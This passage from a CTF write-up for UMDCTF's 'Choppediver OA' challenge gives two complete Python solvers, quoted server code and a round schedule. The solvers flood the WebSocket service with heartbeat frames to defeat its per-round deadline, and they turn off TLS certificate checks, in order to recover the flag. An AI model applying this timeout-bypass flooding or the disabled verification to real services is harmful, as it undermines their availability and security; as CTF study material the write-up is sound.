- If you see wrong: was hold, your HOLD thresholds are too weak and the trace is being classified as a shallow directional trend.
- If a future deployment enforces Origin, add the origin header explicitly.

9. Glossary and main abbreviations

The prior document lacked a glossary. This one includes the key terms, abbreviations, and deployment vocabulary used throughout the write-up.

Term / abbreviation	Meaning	How it is used in this challenge
WSS	WebSocket over TLS	The actual challenge service speaks WSS on port 4443.
TLS	Transport Layer Security	Provides the encrypted transport for the challenge server.
HTTP 200	Normal successful HTTP response	A sign that the client hit the front-end page instead of the raw WebSocket service.
heartbeat	Keepalive message	The exploit repeatedly sends heartbeat packets to prevent the server loop from timing out.
hb_ack	Heartbeat acknowledgment	The server replies to heartbeat with a large nonce-bearing acknowledgment.
PNG	Portable Network Graphics image	Each challenge round sends one PNG chart to classify.
BUY / SELL / HOLD	Three permitted labels	The client must classify every chart with one of these exact values.
span_y	Vertical span of the extracted trace	Helps distinguish flat HOLD charts from real directional charts.
thickness_ratio	mask_pixels divided by span_y	A proxy for how thick and flat the extracted chart line appears.
artifact-dir	Output directory for generated evidence	Used by the v2 solver to store logs, charts, summaries, and the final archive.
Origin	HTTP-style origin header reused by some WebSocket stacks	Optional compatibility flag in case a deployment validates the Origin header.

10. Licensing and authorship

Authorship and license metadata were also requested as explicit content rather than only a footer note. This section makes that legally and editorially clear.

Author attribution: **AnyMoR Entry JOL**

Document text, explanatory prose, diagrams, and challenge-specific memes in this report are released

under the Creative Commons Attribution 4.0 International license (CC BY 4.0). This allows sharing and adaptation with attribution.

The bundled code listings and generated solver scripts are provided under an MIT-style permissive license notice: permission is granted, free of charge, to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the software, subject to inclusion of the copyright and permission notice. The software is provided "as is", without warranty of any kind.

Footer policy: every page includes the author name, the CC BY 4.0 / MIT license notice, and the page number for archival use.

11. Solver A: short optimized solver

Author: **AnyMoR Entry JOL – just a PC as a client/server (KalOS/Debian).**

. This compact solver is intended for fast auditing and straightforward remote use. It keeps the exploit logic concise while preserving the winning heartbeat and classification strategy.

Launch commands

```
python3 -m pip install websockets pillow numpy
python3 solve_choppediver_short_optimized.py \
  --url wss://choppediver.challs.umdctf.io:4443/ \
  --insecure -v

#!/usr/bin/env python3
from __future__ import annotations
import argparse, io, json, ssl, threading, time
import numpy as np
from PIL import Image
from websockets.sync.client import connect

HB = json.dumps({"type": "heartbeat"}, separators=(",", ":"))

def longest_run(xs, gap=3):
    if xs.size == 0: return xs
    b = s = 0; bl = 1
    for i in range(1, xs.size):
        if xs[i] - xs[i-1] > gap:
            if i - s > bl: b, bl = s, i - s
            s = i
    if xs.size - s > bl: b, bl = s, xs.size - s
    return xs[b:b+bl]

def smooth(y, w):
    if y.size < 3: return y
    if w % 2 == 0: w += 1
    if y.size < w: return y
    p = w // 2
    z = np.pad(y, (p, p), mode='edge')
    return np.convolve(z, np.ones(w)/w, mode='valid')

def classify(png: bytes) -> str:
    a = np.asarray(Image.open(io.BytesIO(png)).convert('RGB'), np.int16)
    h, w, _ = a.shape
    mx, mn = a.max(2), a.min(2)
    sat, mean = mx - mn, a.mean(2)
    m = (sat > 35) & (mx < 250) & (mn < 245)
    y0, y1, x0, x1 = int(.04*h), int(.96*h), int(.03*w), int(.97*w)
    m[:y0,:] = m[y1,:]=m[:,x0]=m[:,x1]=False
    if int(m.sum()) < max(80, w//3):
        m = (mean < 210) & (mx < 245)
        m[:y0,:]=m[y1,:]=m[:,x0]=m[:,x1]=False
        m[m.sum(1) > int(.35*w), :] = False
        m[:, m.sum(0) > int(.35*h)] = False
    xs = np.flatnonzero(m.sum(0) > 0)
    xs = longest_run(xs) if xs.size else xs
    keep, ys = [], []
    for x in xs:
        y = np.flatnonzero(m[:, x])
        if y.size:
```

```

        keep.append(int(x)); ys.append(float(np.median(y)))
if len(keep) < 10:
    yy, xx = np.nonzero(m)
    if xx.size < 10: return 'hold'
    o = np.argsort(xx); xs, ys = xx[o].astype(int), yy[o].astype(float)
else:
    xs, ys = np.asarray(keep, int), np.asarray(ys, float)
ys = smooth(ys, max(5, len(xs)//40))
k = max(8, len(xs)//6)
dy = float(np.median(ys[:k]) - np.median(ys[-k:]))
score = dy / max(1, h)
span = max(1, int(np.percentile(ys, 95) - np.percentile(ys, 5)))
thick = int(m.sum()) / max(1.0, span)
if len(xs) >= 2:
    xn = (xs - xs[0]) / max(1.0, xs[-1] - xs[0])
    slope = float(np.polyfit(xn, ys / max(1.0, h), 1)[0])
else:
    slope = 0.0
combo = 0.65 * score - 0.35 * slope
if (span <= 230 and thick >= 80.0) or (abs(combo) <= 0.05 and span <= 230):
    return 'hold'
return 'buy' if combo > 0 else 'sell'

def main():
    ap = argparse.ArgumentParser(description='Short optimized solver for UMDCTF Choppediver OA')
    ap.add_argument('--url', default='wss://choppediver.challs.umdctf.io:4443/')
    ap.add_argument('--origin')
    ap.add_argument('--insecure', action='store_true')
    ap.add_argument('-v', '--verbose', action='store_true')
    args = ap.parse_args()
    ssl_ctx = None
    if args.url.startswith('wss://'):
        ssl_ctx = ssl.create_default_context()
        if args.insecure:
            ssl_ctx.check_hostname = False
            ssl_ctx.verify_mode = ssl.CERT_NONE
    hdrs = [('Origin', args.origin)] if args.origin else None
    with connect(args.url, ssl=ssl_ctx, origin=args.origin, max_size=None, open_timeout=10) as ws:
        hello = json.loads(ws.recv())
        if args.verbose: print('<=', hello)
        ws.send(json.dumps({'type': 'ready'}))
        active, stop = threading.Event(), threading.Event()
        def spam():
            while not stop.is_set():
                if active.is_set():
                    try: ws.send(HB)
                    except Exception: return
                    time.sleep(0.0005)
                else:
                    time.sleep(0.0002)
        threading.Thread(target=spam, daemon=True).start()
        while True:
            msg = ws.recv()
            if isinstance(msg, bytes):
                continue
            evt = json.loads(msg)
            if args.verbose: print('<=', evt)
            if evt.get('type') == 'round':
                png = ws.recv(); assert isinstance(png, (bytes, bytearray))
                ans = classify(png)
                if args.verbose: print(f"[r{evt['round']:02d}] {ans}")
                active.set()
                ws.send(json.dumps({'type': 'answer', 'value': ans}, separators=(',', ':')))
            while True:
                rep = ws.recv()
                if isinstance(rep, bytes):
                    continue
                rep = json.loads(rep)
                if rep.get('type') == 'hb_ack':
                    continue
                active.clear()
                if args.verbose: print('<=', rep)
                if rep.get('type') == 'correct':

```



```

        break
    if rep.get('type') == 'pass':
        print(rep['flag']); stop.set(); return
        raise SystemExit(f"failed on round {evt['round']}: {rep}")
    elif evt.get('type') == 'pass':
        print(evt['flag']); stop.set(); return

if __name__ == '__main__':
    main()

```

12. Solver B: full v2 archival solver

Author: AnyMoR Entry JOL

This is the feature-rich solver used for reproducibility and evidence collection. In addition to exploitation, it saves every chart, logs every event, writes a summary file, stores the final flag, and packs all artifacts into a zip archive.

Launch commands

```

python3 -m pip install websockets pillow numpy
python3 solve_choppediver_v2.py \
    --url wss://choppediver.challs.umdctf.io:4443/ \
    --insecure -v \
    --artifact-dir choppediver_artifacts_v2

#!/usr/bin/env python3
from __future__ import annotations

import argparse
import io
import json
import os
import ssl
import sys
import threading
import time
import traceback
import zipfile
from dataclasses import asdict, dataclass
from pathlib import Path
from typing import Any

import numpy as np
from PIL import Image
from websockets.sync.client import connect

HEARTBEAT = json.dumps({"type": "heartbeat"}, separators=(",", ":"))

@dataclass
class Prediction:
    value: str
    score: float
    dy_pixels: float
    span_x: int
    span_y: int
    mask_pixels: int
    thickness_ratio: float
    slope_lr: float

class EventLogger:
    def __init__(self, artifact_dir: Path, verbose: bool = False):
        self.artifact_dir = artifact_dir
        self.verbose = verbose
        self.artifact_dir.mkdir(parents=True, exist_ok=True)
        self.log_path = self.artifact_dir / "events.jsonl"
        self.summary_path = self.artifact_dir / "summary.txt"
        self.flag_path = self.artifact_dir / "flag.txt"
        self.console_path = self.artifact_dir / "console.log"
        self.charts_dir = self.artifact_dir / "charts"

```

```

self.charts_dir.mkdir(parents=True, exist_ok=True)
self._lock = threading.Lock()
self._t0 = time.time()
self._fh = self.log_path.open("a", encoding="utf-8")
self._console = self.console_path.open("a", encoding="utf-8")
self.flag: str | None = None
self.status = "started"
self.rounds_seen = 0
self.rounds_correct = 0
self.heartbeats_sent = 0
self.hb_acks_skipped = 0
self.last_error: str | None = None
self.log("session_start", argv=sys.argv, cwd=os.getcwd())

def close(self) -> None:
    with self._lock:
        try:
            self._fh.flush()
            self._fh.close()
        finally:
            self._console.flush()
            self._console.close()

def console(self, msg: str) -> None:
    with self._lock:
        print(msg, file=sys.stderr, flush=True)
        self._console.write(msg + "\n")
        self._console.flush()

def log(self, event: str, **data: Any) -> None:
    rec = {
        "ts": time.time(),
        "elapsed_s": round(time.time() - self._t0, 6),
        "event": event,
        **data,
    }
    with self._lock:
        self._fh.write(json.dumps(rec, sort_keys=True, ensure_ascii=False) + "\n")
        self._fh.flush()

def save_chart(self, round_no: int, png: bytes) -> Path:
    path = self.charts_dir / f"round_{round_no:02d}.png"
    path.write_bytes(png)
    self.log("chart_saved", round=round_no, path=str(path), size=len(png))
    return path

def write_summary(self) -> None:
    lines = [
        "Choppediver OA run summary",
        f"status: {self.status}",
        f"rounds_seen: {self.rounds_seen}",
        f"rounds_correct: {self.rounds_correct}",
        f"heartbeats_sent: {self.heartbeats_sent}",
        f"hb_acks_skipped: {self.hb_acks_skipped}",
    ]
    if self.flag:
        lines.append(f"flag: {self.flag}")
        self.flag_path.write_text(self.flag + "\n", encoding="utf-8")
    if self.last_error:
        lines.append(f"error: {self.last_error}")
    self.summary_path.write_text("\n".join(lines) + "\n", encoding="utf-8")

def make_archive(self) -> Path:
    archive_path = self.artifact_dir / "choppediver_artifacts.zip"
    with zipfile.ZipFile(archive_path, "w", compression=zipfile.ZIP_DEFLATED) as zf:
        for path in sorted(self.artifact_dir.rglob("*")):
            if path == archive_path or path.is_dir():
                continue
            zf.write(path, path.relative_to(self.artifact_dir))
    self.log("archive_written", path=str(archive_path))
    return archive_path

```

```
# ----- chart extraction / classification -----

def longest_nearly_contiguous_run(xs: np.ndarray, max_gap: int = 3) -> np.ndarray:
    if xs.size == 0:
        return xs
    best_start = start = 0
    best_len = 1
    for i in range(1, xs.size):
        if xs[i] - xs[i - 1] > max_gap:
            cur_len = i - start
            if cur_len > best_len:
                best_start, best_len = start, cur_len
            start = i
    cur_len = xs.size - start
    if cur_len > best_len:
        best_start, best_len = start, cur_len
    return xs[best_start : best_start + best_len]

def series_from_mask(mask: np.ndarray) -> tuple[np.ndarray, np.ndarray]:
    h, w = mask.shape
    col_counts = mask.sum(axis=0)
    xs = np.flatnonzero(col_counts > 0)
    if xs.size == 0:
        return np.array([], dtype=int), np.array([], dtype=float)
    run = longest_nearly_contiguous_run(xs)
    if run.size < max(20, int(0.15 * w)):
        run = xs
    ys: list[float] = []
    keep_xs: list[int] = []
    for x in run:
        yv = np.flatnonzero(mask[:, x])
        if yv.size:
            keep_xs.append(int(x))
            ys.append(float(np.median(yv)))
    return np.asarray(keep_xs, dtype=int), np.asarray(ys, dtype=float)

def smooth1d(arr: np.ndarray, win: int) -> np.ndarray:
    if arr.size == 0 or win <= 1:
        return arr.copy()
    if win % 2 == 0:
        win += 1
    if arr.size < win:
        return arr.copy()
    pad = win // 2
    ext = np.pad(arr, (pad, pad), mode="edge")
    ker = np.ones(win, dtype=float) / win
    return np.convolve(ext, ker, mode="valid")

def classify_chart_png(
    png: bytes,
    base_threshold: float = 0.06,
    hold_span_px: int = 230,
    hold_thickness_ratio: float = 80.0,
) -> Prediction:
    im = Image.open(io.BytesIO(png)).convert("RGB")
    arr = np.asarray(im).astype(np.int16)
    h, w, _ = arr.shape

    maxc = arr.max(axis=2)
    minc = arr.min(axis=2)
    sat = maxc - minc
    mean = arr.mean(axis=2)

    # Prefer colored plot traces while suppressing bright background / axes.
    mask = (sat > 35) & (maxc < 250) & (minc < 245)

    y0, y1 = int(0.04 * h), int(0.96 * h)
    x0, x1 = int(0.03 * w), int(0.97 * w)
    mask[:, y0, :] = False
    mask[:, y1, :] = False
```

```

mask[:, :x0] = False
mask[:, x1:] = False

# Fallback when the trace is darker than it is saturated.
if int(mask.sum()) < max(80, w // 3):
    mask = (mean < 210) & (maxc < 245)
    mask[:, y0, :] = False
    mask[:, y1, :] = False
    mask[:, :x0] = False
    mask[:, x1:] = False
    row_counts = mask.sum(axis=1)
    col_counts = mask.sum(axis=0)
    mask[row_counts > int(0.35 * w), :] = False
    mask[:, col_counts > int(0.35 * h)] = False

xs, ys = series_from_mask(mask)
if xs.size < 10:
    ys_all, xs_all = np.nonzero(mask)
    if xs_all.size < 10:
        return Prediction("hold", 0.0, 0.0, 0, 0, int(mask.sum()), 0.0, 0.0)
    order = np.argsort(xs_all)
    xs = xs_all[order].astype(int)
    ys = ys_all[order].astype(float)

order = np.argsort(xs)
xs, ys = xs[order], ys[order]
ys_sm = smooth1d(ys, max(5, len(ys) // 40))

n = xs.size
k = max(8, n // 6)
left_y = float(np.median(ys_sm[:k]))
right_y = float(np.median(ys_sm[-k:]))
dy = left_y - right_y
score = dy / max(1, h)

span_y = max(1, int(np.percentile(ys_sm, 95) - np.percentile(ys_sm, 5)))
span_x = max(1, int(xs[-1] - xs[0]))
mask_pixels = int(mask.sum())
thickness_ratio = mask_pixels / max(1.0, span_y)

# Robust global trend via linear regression on the extracted median trace.
x_norm = (xs - xs[0]) / max(1.0, xs[-1] - xs[0])
y_norm = ys_sm / max(1.0, h)
if len(xs) >= 2:
    slope_lr = float(np.polyfit(x_norm, y_norm, 1)[0])
else:
    slope_lr = 0.0

# Heuristic from observed challenge runs:
# true HOLD charts are much flatter vertically and much thicker as masks.
near_flat_band = span_y <= hold_span_px and thickness_ratio >= hold_thickness_ratio
near_zero_trend = abs(score) <= base_threshold and span_y <= hold_span_px + 20
reg_flat = abs(slope_lr) <= max(base_threshold * 0.9, 0.05) and span_y <= hold_span_px

if near_flat_band or (near_zero_trend and reg_flat):
    value = "hold"
else:
    # combine left-right delta and regression sign for stability
    combo = 0.65 * score - 0.35 * slope_lr
    if abs(combo) <= max(base_threshold * 0.8, 0.045) and span_y <= hold_span_px:
        value = "hold"
    elif combo > 0:
        value = "buy"
    else:
        value = "sell"

    return Prediction(value, float(score), float(dy), int(span_x), int(span_y), mask_pixels,
float(thickness_ratio), slope_lr)

class Heartbeater:
    def __init__(self, ws: Any, send_lock: threading.Lock, interval: float, logger: EventLogger):
        self.ws = ws

```

```

        self.send_lock = send_lock
        self.interval = interval
        self.logger = logger
        self.stop_event = threading.Event()
        self.enabled = threading.Event()
        self.thread = threading.Thread(target=self._run, name="heartbeat-spammer", daemon=True)

def start(self) -> None:
    self.thread.start()
    self.logger.log("heartbeat_thread_started", interval=self.interval)

def stop(self) -> None:
    self.stop_event.set()
    self.enabled.set()
    self.thread.join(timeout=1.0)
    self.logger.log("heartbeat_thread_stopped", sent=self.logger.heartbeats_sent)

def _run(self) -> None:
    while not self.stop_event.is_set():
        if not self.enabled.wait(timeout=0.05):
            continue
        try:
            with self.send_lock:
                self.ws.send(HEARTBEAT)
                self.logger.heartbeats_sent += 1
        except Exception as exc:
            self.logger.log("heartbeat_send_error", error=repr(exc))
            return
        if self.interval > 0:
            time.sleep(self.interval)

def recv_json_skip_hb(ws: Any, logger: EventLogger, verbose: bool = False) -> dict[str, Any]:
    skipped = 0
    while True:
        msg = ws.recv()
        if isinstance(msg, bytes):
            raise RuntimeError(f"expected JSON frame, got {len(msg)} binary bytes")
        obj = json.loads(msg)
        if obj.get("type") == "hb_ack":
            skipped += 1
            logger.hb_acks_skipped += 1
            continue
        if skipped:
            logger.log("hb_ack_skipped_batch", count=skipped)
        logger.log("json_received", payload=obj)
        if verbose:
            logger.console(f"<= {obj}")
        return obj

def recv_round_png(ws: Any, logger: EventLogger, verbose: bool = False) -> tuple[dict[str, Any], bytes]:
    while True:
        obj = recv_json_skip_hb(ws, logger=logger, verbose=verbose)
        typ = obj.get("type")
        if typ == "round":
            break
        if typ == "pass":
            return obj, b""
        if typ == "reject":
            raise RuntimeError(f"server rejected: {obj}")
    while True:
        msg = ws.recv()
        if isinstance(msg, bytes):
            logger.log("png_received", size=len(msg), round=obj.get("round"))
            return obj, msg
        obj2 = json.loads(msg)
        if obj2.get("type") == "hb_ack":
            logger.hb_acks_skipped += 1
            continue
        raise RuntimeError(f"expected PNG after round header, got {obj2}")

```

```

def normalize_url(target: str) -> str:
    if target.startswith("ws://") or target.startswith("wss://"):
        return target
    return "wss://" + target.rstrip("/") + "/"

def solve(args: argparse.Namespace) -> int:
    artifact_dir = Path(args.artifact_dir)
    logger = EventLogger(artifact_dir=artifact_dir, verbose=args.verbose)
    url = normalize_url(args.url)
    ctx = ssl._create_unverified_context() if args.insecure else ssl.create_default_context()
    send_lock = threading.Lock()
    headers = [("Origin", args.origin)] if args.origin else None

    try:
        logger.log(
            "connect_start",
            url=url,
            insecure=args.insecure,
            hb_interval=args.hb_interval,
            answer_quiet=args.answer_quiet,
            threshold=args.threshold,
            hold_span_px=args.hold_span_px,
            hold_thickness_ratio=args.hold_thickness_ratio,
        )
        with connect(
            url,
            ssl=ctx,
            max_size=None,
            max_queue=None,
            open_timeout=args.open_timeout,
            ping_interval=None,
            proxy=None,
            additional_headers=headers,
        ) as ws:
            hello = recv_json_skip_hb(ws, logger=logger, verbose=args.verbose)
            if hello.get("type") != "hello":
                raise RuntimeError(f"expected hello, got {hello}")
            total = int(hello.get("total", 25))
            logger.log("connected", total=total)
            logger.console(f"[+] connected: total={total}")

            hb = Heartbeater(ws, send_lock, args.hb_interval, logger)
            hb.start()
            try:
                with send_lock:
                    ready_payload = {"type": "ready"}
                    ws.send(json.dumps(ready_payload, separators=(",", ":")))
                logger.log("ready_sent", payload=ready_payload)
                hb.enabled.set()
                logger.log("heartbeat_enabled")

                for i in range(1, total + 1):
                    round_info, png = recv_round_png(ws, logger=logger, verbose=args.verbose)
                    if round_info.get("type") == "pass":
                        logger.flag = str(round_info.get("flag", ""))
                        logger.status = "success"
                        logger.log("pass_received", flag=logger.flag)
                        print(logger.flag)
                        return 0

                    logger.rounds_seen = max(logger.rounds_seen, i)
                    round_no = int(round_info.get("round", i))
                    logger.log("round_header", round=round_no, payload=round_info)
                    logger.save_chart(round_no, png)

                    t0 = time.perf_counter()
                    pred = classify_chart_png(
                        png,
                        base_threshold=args.threshold,
                        hold_span_px=args.hold_span_px,
                        hold_thickness_ratio=args.hold_thickness_ratio,

```



```

    )
    elapsed_ms = (time.perf_counter() - t0) * 1000.0
    logger.log("prediction", round=round_no, classify_ms=elapsed_ms, **asdict(pred))
    logger.console(
        f"[r{round_no:02d}] time={round_info.get('time_ms')}ms "
        f"answer={pred.value} score={pred.score:+.4f} slope={pred.slope_lr:+.4f} "
        f"dy={pred.dy_pixels:+.1f}px span=({pred.span_x},{pred.span_y}) "
        f"mask={pred.mask_pixels} thick={pred.thickness_ratio:.1f} "
        f"classify={elapsed_ms:.2f}ms"
    )

    hb.enabled.clear()
    logger.log("heartbeat_disabled_for_answer", round=round_no)
    if args.answer_quiet > 0:
        time.sleep(args.answer_quiet)

    answer_payload = {"type": "answer", "value": pred.value}
    with send_lock:
        ws.send(json.dumps(answer_payload, separators=(",", ":")))
    logger.log("answer_sent", round=round_no, payload=answer_payload)

    result = recv_json_skip_hb(ws, logger=logger, verbose=args.verbose)
    logger.log("round_result", round=round_no, payload=result)
    typ = result.get("type")
    if typ == "correct":
        logger.rounds_correct += 1
        hb.enabled.set()
        logger.log("heartbeat_reenabled", round=round_no)
        continue
    if typ == "pass":
        logger.rounds_correct += 1
        logger.flag = str(result.get("flag", ""))
        logger.status = "success"
        logger.log("pass_received", round=round_no, flag=logger.flag)
        print(logger.flag)
        return 0
    logger.status = "failed"
    logger.last_error = f"round {round_no}: {result}"
    logger.console(f"[-] failed on round {round_no}: {result}")
    return 2

    final = recv_json_skip_hb(ws, logger=logger, verbose=args.verbose)
    logger.log("final_message", payload=final)
    if final.get("type") == "pass":
        logger.flag = str(final.get("flag", ""))
        logger.status = "success"
        logger.log("pass_received", flag=logger.flag)
        print(logger.flag)
        return 0
    logger.status = "failed"
    logger.last_error = f"no pass: {final}"
    logger.console(f"[-] no pass: {final}")
    return 3
finally:
    hb.stop()
except KeyboardInterrupt:
    logger.status = "interrupted"
    logger.last_error = "keyboard interrupt"
    logger.log("interrupted")
    raise
except Exception as exc:
    logger.status = "error"
    logger.last_error = f"{exc.__class__.__name__}: {exc}"
    logger.log("exception", error=logger.last_error, traceback=traceback.format_exc())
    logger.console(f"[!] {logger.last_error}")
    return 1
finally:
    logger.write_summary()
    archive_path = logger.make_archive()
    logger.console(f"[+] artifacts: {archive_path}")
    logger.close()

```

```

def main() -> None:
    ap = argparse.ArgumentParser(description="Solve UMDCTF Choppediver OA and archive the run")
    ap.add_argument("--url", default="wss://choppediver.challs.umdctf.io:4443/", help="WSS URL or host")
    ap.add_argument("--insecure", action="store_true", help="disable TLS certificate verification")
    ap.add_argument("--origin", default=None, help="optional Origin header")
    ap.add_argument("--hb-interval", type=float, default=0.0015, help="seconds between heartbeat frames")
    ap.add_argument("--answer-quiet", type=float, default=0.003, help="seconds to pause heartbeats before sending answer")
    ap.add_argument("--threshold", type=float, default=0.06, help="base normalized slope threshold for HOLD")
    ap.add_argument("--hold-span-px", type=int, default=230, help="max vertical span for thick HOLD bands")
    ap.add_argument("--hold-thickness-ratio", type=float, default=80.0, help="mask_pixels/span_y threshold used to force HOLD")
    ap.add_argument("--open-timeout", type=float, default=10.0, help="WebSocket connect timeout")
    ap.add_argument("--artifact-dir", default="choppediver_artifacts_v2", help="directory for logs, PNGs, summary, archive")
    ap.add_argument("-v", "--verbose", action="store_true")
    args = ap.parse_args()

    try:
        raise SystemExit(solve(args))
    except KeyboardInterrupt:
        raise SystemExit(130)

if __name__ == "__main__":
    main()

```

13. Appendices: server excerpts, round schedule, keepalive notes

Appendix A - round schedule

```

"""Round timing schedule for the Choppediver OA."""
from __future__ import annotations

```

```

ROUND_BUDGETS_MS: list[int] = [
    8000, # 1
    5000, # 2
    3000, # 3
    2000, # 4
    1500, # 5
    1000, # 6
    750,  # 7
    500,  # 8
    350,  # 9
    250,  # 10
    150,  # 11
    80,   # 12
    40,   # 13
    15,   # 14
    5,    # 15
    5,    # 16
    5,    # 17
    5,    # 18
    5,    # 19
    5,    # 20
    5,    # 21
    5,    # 22
    5,    # 23
    5,    # 24
    5,    # 25
]

```

```

TOTAL_ROUNDS: int = len(ROUND_BUDGETS_MS)

```

Appendix B - keepalive implementation

```

"""Session keepalive helpers.

```

Used across Choppediver internal services to keep long-lived client

```

connections healthy. Each ack carries a fresh anti-replay nonce so the
recipient can confirm session liveness without trusting wire timestamps.
"""
from __future__ import annotations

import secrets
from typing import Any

# Nonce length per the internal cryptography handbook. Hex-encoded on the
# wire, so the JSON payload is roughly 2x the byte count.
NONCE_BYTES = 2048

def heartbeat_ack() -> dict[str, Any]:
    return {
        "type": "hb_ack",
        "nonce": secrets.token_hex(NONCE_BYTES),
        "v": 1,
    }

```

Appendix C - selected server excerpt

```

def _play_round(ws: ServerConnection, round_idx: int, budget_ms: int) -> bool:
    direction, chart_png = random_round()
    _send_json(ws, {
        "type": "round",
        "round": round_idx + 1,
        "total": TOTAL_ROUNDS,
        "time_ms": budget_ms,
    })
    ws.send(chart_png)

    deadline = time.monotonic() + budget_ms / 1000.0
    poll_interval = 0.001
    while True:
        try:
            msg = ws.recv(timeout=poll_interval)
        except TimeoutError:
            if time.monotonic() > deadline:
                _reject(ws, "timeout")
                return False
            continue

        if isinstance(msg, bytes):
            _reject(ws, "binary not allowed here")
            return False

        try:
            payload = json.loads(msg)
        except json.JSONDecodeError:
            _reject(ws, "bad message")
            return False

        kind = payload.get("type")
        if kind == "heartbeat":
            _send_json(ws, heartbeat_ack())
        elif kind == "answer":
            value = str(payload.get("value", "")).strip().lower()
            if value == direction.value:
                _send_json(ws, {"type": "correct"})
                return True
            _reject(ws, f"wrong: was {direction.value}")
            return False
        else:
            _reject(ws, f"unknown type: {kind}")
            return False

def handler(ws: ServerConnection) -> None:
    try:
        _send_json(ws, {"type": "hello", "total": TOTAL_ROUNDS})
        while True:

```

```

msg = ws.recv()
if isinstance(msg, bytes):
    _reject(ws, "unexpected binary")
    return
try:
    payload = json.loads(msg)
except json.JSONDecodeError:
    _reject(ws, "bad message")
    return
kind = payload.get("type")
if kind == "ready":
    break
if kind == "heartbeat":
    _send_json(ws, heartbeat_ack())
    continue
_reject(ws, "expected ready")
return
for i, budget in enumerate(ROUND_BUDGETS_MS):
    if not _play_round(ws, i, budget):
        return
    _send_json(ws, {"type": "pass", "flag": FLAG})
except ConnectionClosed:
    pass

def _make_ssl_context() -> ssl.SSLContext:
    ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
    ctx.load_cert_chain(str(CERT_PATH), str(KEY_PATH))
    return ctx

def main() -> None:
    ssl_ctx = _make_ssl_context()
    with serve(handler, HOST, PORT, ssl=ssl_ctx) as server:
        print(f"choppediver oa listening on wss://{HOST}:{PORT}", flush=True)
        server.serve_forever()

if __name__ == "__main__":
    main()

```

Part II - Extended analytical addendum

This addendum extends the existing write-up without removing prior content. It avoids repetition by only deepening the reasoning dependencies, launch modes, vulnerability taxonomy, and step-by-step validation chain that were still implicit in the previous version.

14. Extended objectives and measurable success criteria

The original document already explained what the solver does. This new section makes the objectives explicit as a dependency chain. Each later objective depends on the previous one being demonstrated, not merely assumed.

Objective	Why it matters	Validation signal	Depends on
Identify the true service endpoint	A solver that hits port 443 never reaches the WebSocket game logic.	Successful hello packet from :4443.	None
Prove the timeout bug is real	Without this proof, later sub-100 ms rounds look impossible.	Late rounds fail with wrong rather than timeout while classification time exceeds the nominal budget.	Correct endpoint
Stabilize BUY/SELL/HOLD classification	Once timing is neutralized, classification becomes the only remaining blocker.	No reject wrong: was hold on flat charts.	Timeout bypass
Archive strong evidence	A write-up is stronger when the exploitation path is reproducible and inspectable.	events.jsonl, charts, summary.txt, flag.txt, archive zip.	Working full solver
Recover the flag	Final success condition.	pass packet and printed flag.	All previous objectives




Figure 14 - Reasoning dependency map used by the final solve path.

15. Dependency-aware proof chain: why each established result is valid

15.1 Endpoint correction is a proven result, not a guess

The transport correction from :443 to :4443 is justified by two independent observations. First, raw WSS without an explicit port defaults to 443 and hits the normal web front-end, which returns HTTP 200 rather than the WebSocket upgrade. Second, the challenge server code itself sets PORT to 4443 by default. These observations remove ambiguity: the successful solver must connect to the raw WSS service on :4443.

15.2 The heartbeat bypass is validated by contradiction

